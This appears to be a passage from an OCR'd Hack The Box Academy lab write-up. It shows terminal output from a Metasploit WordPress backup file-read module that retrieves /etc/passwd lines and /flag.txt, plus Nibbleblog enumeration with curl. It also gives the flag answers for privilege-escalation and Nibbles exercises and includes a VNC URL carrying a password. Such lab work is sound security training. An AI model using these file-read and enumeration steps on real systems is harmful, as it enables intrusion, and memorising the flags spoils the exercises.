systemd-resolve:x:104:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:105:107::/nonexistent:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> set FILEPATH /flag.txt
FILEPATH => /flag.txt
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> run[+] File saved in: /home/htb-ac-1987439/.msf4/loot/20260129004746_default_94.237.61.202_simplebackup.tra_663565.txt
[*] Scanned 1 of 1 hosts (100% complete)



Parrot Terminal
File Edit View Search Terminal Help
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> ls -la /home/htb-ac-1987439/.msf4/loot/
[*] exec: ls -la /home/htb-ac-1987439/.msf4/loot/
total 16
drwxr-xr-x 2 htb-ac-1987439 htb-ac-1987439 4096 Jan 29 00:47 .
drwxr-xr-x 12 htb-ac-1987439 htb-ac-1987439 4096 Jan 29 00:34 ..
-rw-r--r-- 1 htb-ac-1987439 htb-ac-1987439 1335 Jan 29 00:45 20260129004514_default_94.237.61.202_simplebackup.tra_501928.txt
-rw-r--r-- 1 htb-ac-1987439 htb-ac-1987439 19 Jan 29 00:47 20260129004746_default_94.237.61.202_simplebackup.tra_663565.txt
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> cat /home/htb-ac-1987439/.msf4/loot/`ls -t /home/htb-ac-1987439/.msf4/loot/ | head -1`
[*] exec: cat /home/htb-ac-1987439/.msf4/loot/`ls -t /home/htb-ac-1987439/.msf4/loot/ | head -1`
HTB{my_f1r57_h4ck}
the flag
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >>
Menu [VNC config] Parrot Terminal Unsaved Doc... Simple Backu... Parrot Terminal

PRIVILEDGE ESCALATION

7. SSH into the server above with the provided credentials, and use the '-p xxxxxx' to specify the port shown above. Once you login, try to find a way to move to 'user2', to get the flag in '/home/user2/flag.txt'.


HTB{l473r4l_m0v3m3n7_70_4n07h3r_u53r}





8. Once you gain access to 'user2', try to find a way to escalate your privileges to root, to get the flag in '/root/flag.txt'.


HTB{pr1v1l363_35c4l4710n_2_r007}



NIBBLES ENUMERATION

9. Run an nmap script scan on the target. What is the Apache version running on the server? (answer format: X.X.XX)


2.4.18




NIBBLES INITIAL FOOTHOLD


10. Gain a foothold on the target and submit the user.txt flag


79c03865431abf47b90ef24b9695e148



HTB Viewer
Rapid7 Vulnerability Database
Murang'a University Of Techn
Nibbles - Yum yum
vnc.htb-cloud.com/?host=proxy-uk.htb-cloud.com/bird/htb-pv1rddzrpu.htb-cloud.com&password=uGF60YOl
Wed Feb 4, 02:54
Parrot Terminal
File Edit View Search Terminal Help
ediocritatem id, ullum salutatus at sed.
<pre class="nb-console">sudo yum install git</pre>
An mutat docendi quo, nusquam apeirian constituam ius cu? Et mel eripuit nolu
isse scriptorem, habeo dissentiet te qui, at veniam impedit deterruisset eam. Ne
mollis aliquam sea, te vis tation inimicus ullamcorper.
[eu-academy-6]-[10.10.15.220]-[htb-ac-2380484@htb-pv1rddzrpu]-[~]
[★]$
[eu-academy-6]-[10.10.15.220]-[htb-ac-2380484@htb-pv1rddzrpu]-[~]
[★]$ curl -s http://10.129.200.170/nibbleblog/content/private/users.xml | x
mllint --format -
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<users>
<user username="admin">
<id type="integer">0</id>
<session_fail_count type="integer">0</session_fail_count>
<session_date type="integer">1514544131</session_date>
</user>
<blacklist type="string" ip="10.10.10.1">
<date type="integer">1512964659</date>
<fail_count type="integer">1</fail_count>
</blacklist>
</users>
[eu-academy-6]-[10.10.15.220]-[htb-ac-2380484@htb-pv1rddzrpu]-[~]
[★]$



Search


HTB Viewer
Rapid7 Vulnerability Database
Murang'a University Of Techn
10.129.200.170
